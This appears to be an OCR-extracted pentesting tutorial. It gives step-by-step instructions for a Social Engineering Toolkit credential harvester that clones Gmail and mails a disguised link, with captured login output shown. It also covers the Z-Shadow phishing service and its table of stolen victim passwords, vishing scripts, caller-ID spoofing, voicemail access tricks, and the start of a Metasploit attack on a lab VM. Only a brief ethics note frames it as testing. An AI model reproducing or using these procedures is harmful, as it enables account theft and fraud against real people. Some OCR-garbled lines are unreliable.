For this demo we will be using the ***Social Engineering Toolkit*** by ***TrustedSec*** [https://www.trustedsec.com/social- engineer-toolkit/](https://www.trustedsec.com/social-engineer-toolkit/) This toolkit is something of a "One Stop Shop" for social engineering and Penetration testing. The program is free and runs on **Linux** and **OS X**. The program is also bundled into **Backtrack** and **Kali Linux**. Below is an example of a credential harvesting attack. We would use this to steal a person's login and password for a site. We will be doing this demo in Backtrack.




To launch: Click on ***Exploitation Tools-Social Engineering Tools"-Social Engineering Toolkit-Set***




```
1) Social-Engineering Attacks
```

Next you want to select ***Option 1 Social-Engineering Attacks***




```
2) Website Attack Vectors
```

Next select ***Website Attack Vectors***




```
3) Credential Harvester Attack Method
```

Next we will select ***Credential Harvester Attack Method***




```
2) Site Cloner
```

Site Cloner allows us to copy a website or use a custom template




```
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.gmail.com
```

When we clone a site will be required to enter in the attacker computer (Our) IP address. You can find this by typing ***ifconfig*** for **Linux** and **OS X** machines without the quotes. Under the next field type in the website to clone. Be sure to add in the full address.



Once we have the program running we need to get the address out. For this we can do this by QR code, text, etc. In this case we will email it out. In this case I will be sending out the email though **Gmail**. I will embed the link by clicking the ***Insert link*** option.



Edit Link

Text to display: www.google.com

Link to:

● Web address

○ Email address

To what URL should this link go?

www.-Im-Hacking-Your-Computer.com


Test this link

Not sure what to put in the box? First, find the page on the web that you want to link to. (A search engine might be useful.) Then, copy the web address from the box in your browser's address bar, and paste it into the box above.

Next fill in the address of where you want the victim think's they are going to. In our case we will make sure the ***Text to display*** says http://www/gmail.com Under the "Web address" we will make it our attacker IP address.

www.google.com

Once we have the link embedded, it will appear to be a legitimate address.




One account. All of Google.

Sign in to continue to Gmail

Enter your email

Enter your email

When the victim clicks the link it will appear legitimate. We simply wait for them to login.



```
SSIBLE PASSWORD FIELD FOUND: Page=PasswordSeparationSignIn
RAM: GALX=R3vCAITEgBI
RAM: gxf=AFoagUVHbDSgkl5AB5bcWgngNNebFRUqsQ:1486165221232
RAM: continue=https://mail.google.com/mail/
RAM: service=mail
RAM: rm=false
RAM: ltmpl=default
RAM: scc=1
RAM: ss=1
RAM: osid=1
RAM: ProfileInformation=
RAM: SessionState=
RAM: _utf8=
RAM: bgresponse=js_disabled
RAM: pstMsg=0
RAM: checkConnection=
RAM: checkedDomains=youtube
SSIBLE USERNAME FIELD FOUND: Email=SomeUser
RAM: signIn=Next
] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


Once the victim logs in their user name and password will be displayed for us.

Tip(s):

- When crafting the email be sure to check your spelling!
- Make the reasoning enticing for them to login
- You will need to spoof the sender, be sure to craft your email to match that particular sender. Speech, signatures, images, etc.


Z-Shadow http://z-shadow.co/index.php

Another method is ***Z-SHADOW***. This is a website based program. Personally I don't trust it so I entered in a fake email.



#	Website Description	Website Logo	Links
1	Facebook	facebook	English Arabic Spanish French
2	Facebook Colors	facebook	English Arabic Spanish French
3	Facebook Colors1	facebook	English
4	HappyFarm		English Arabic
5	Pool Live Tour Free Coins	POOL	English Arabic Spanish French
6	8ball pool		English Arabic Spanish French
7	Facebook Add Likes	Add Fans	English Arabic Spanish French
8	Facebook Add Friends	Add Friends	English Arabic Spanish French
9	Facebook Add Followers		English Arabic Spanish French
10	Facebook Beinsports	beIN SPORT	English Arabic Spanish French
11	Facebook Home	facebook	English Arabic Spanish French
12	War Of Mercenaries		English Arabic Spanish French
13	Saif Almarifa		English Arabic Spanish French
14	Dragon City	DRAGON CITY	English Arabic Spanish French
15	Criminal Case		English Arabic Spanish French

Once you create an account you will see several different templates in various languages. Click on the language you want for the template that you want to use and send it to your victim.



YAHOO!

Yahoo makes it easy to enjoy what matters most in your world.

Best in class Yahoo Mail, breaking local, national and global news, finance, sports, music, movies and more. You get more out of the web, you get more out of life.


YAHOO!

TheVictim

••••••••••••••••••••••

☑ Keep me signed in

Once we send the link to the victim and they enter in their credentials it'll be sent to our ***Z-Shadow***
account.



□	#	Website	Username	Password	Date	Expiration Date	Victim IP	Option
□	636333	Yahoo	TheVictim	Hey It's My Password!	Sat 04 Feb 2017 00:21:54	Sun 19 Feb 2017 00:21:54	206.110.235.10	

On our ***Z-Shadow*** account (You may need to click the refresh) under ***My Victims*** we will see a list of websites, username, password, date, time, and the IP address of all of our victims. It's important to note that these passwords only stay for 15 days!

Note:
When ***phishing*** or ***vishing*** a target for penetration testing it's important to keep in mind that even though we are acting like an attacker, we still need to follow certain rules. Now while it may not be out of the scope of work per say to use certain bait tactics to have a person click or open an email link (An example might be if you know your target's child is sick in the hospital, sending an email out posing as the hospital with a critical life threating information that needs to be addressed by clicking a link). While the example given may not be out of the scope of work it may be crossing certain lines that will result in that user being angry. As penetration testers we should not cross certain lines for ethical reasons.

Vishing:

Vishing is in short the equivalent of phishing using the phone. The ***social engineer*** or hacker may pretend to be a user in need of a password reset, or a family member that is in trouble and needs you to wire them money. There are many uses and techniques for vishing.

Spoofing your number:

Generally, I think that spoofing your number when you are vishing can add an extra layer of protection from people tying your number back to you. There are several apps and companies that can help you to this end, most of which are paid.

Spooftel (http://freecalleridspoofing.com/#section-fake-caller-id-freebies) is an excellent example of one such program. You can not only hide your number, but you can also activate background sounds and disguise your voice.


When engaging with a target through vishing it's always useful to have a general outline of:

1. Who you are contacting
2. Who you are supposed to be
3. Why you are calling
4. What do you want to happen from this call
5. What is your personality going to be when initially calling
6. Are you going to use background noises in your call? If so have them ready and make sure they are longer than your expected call
7. Is this going to be a high pressure call (urgent) or casual?

Having a loose outline of who you are and what you are going to say will help you get into your role, keep it loose, you can never be 100% sure of how a call will go and you may need to change things on the fly.

Note: If you happen to know the target's password to their voice mail or guess it using their phone number to call and also setting the from as the same number will dial their ***voice message box.***

One, very good example of vishing can be found with a simple Youtube search for vishing defcon. One in particular is from ***Social Engineer Inc***. ran by ***Chris Hadnagy*** https://www.youtube.com/watch? v=F78UdORl1-Q In this vishing "attack" a reporter asked the team to try vishing his phone company. A female member of Chris' team call in and uses a crying baby audio clip in the background. Adding in that sense of urgency and sympathy she was quickly able to add herself to the reporter's account and even change the password without the reporter's password or credentials.




A number of years ago, we made a soundboard for gamers that would make it appear that they were a girl. We hired a girl to read a script containing a list of words and phrases for us in order to help sell that illusion. It worked well and is a example of vishing. Not that I would say that in a important engagement that a soundboard would work, but I have used them in the past for short conversations and pranks.

Streamlining the process and tweaking the annunciations would go a long way.

Metasploit basics:

When it comes to hacking, **Metasploit** is one of many "must have" tools for your arsenal. **Metasploit** comes in both a Pro and Community edition and offered by Rapid7 (https://www.rapid7.com/products/metasploit/download). The tool is so popular it will typically come bundled with most, if not all pentesting OS' (***Kali, Backtrack, Blackbox, Parrot, etc***). With over 1500 exploits it's easy to see why **Metasploit** is so popular! When combined with things like Nmap scanning, Nessus, Google operators, and Google Hacking Database you have a very powerful toolset

Metasploit demo:
For this demonstration we will be using **Kali Linux** and **Metaspoitable** running in a ***VM***.



Target: 192.168.126.130

Profile: Intense scan


Command: nmap -T4 -A -v 192.168.126.130

192.168.126.1

```
nmap -T4 -A -v 192.168.126.130
```


```
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da
2d4d 31c6
|_ssl-date: 2017-02-28T23:49:36+00:00; -2s from
scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv
(Protocol v1.3)
|_ajp-methods: Failed to get a valid response
```

On our **Kali Linux** machine, we start up a **Zenmap** scan. You can initiate a **Zenmap** scan by starting the **Terminal** then typing **zenmap**. From the scan we can see that it's running VNC. We will use this as our point of attack.



```
                          http://metasploit.com

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.12.22-dev                         ]
+ -- --=[ 1577 exploits - 906 auxiliary - 272 post        ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Next we want to start **Metasploit** by typing **msfconsole** into the **Terminal**. This will bring up the Metasploit terminal (the GUI version is ***armitage***).

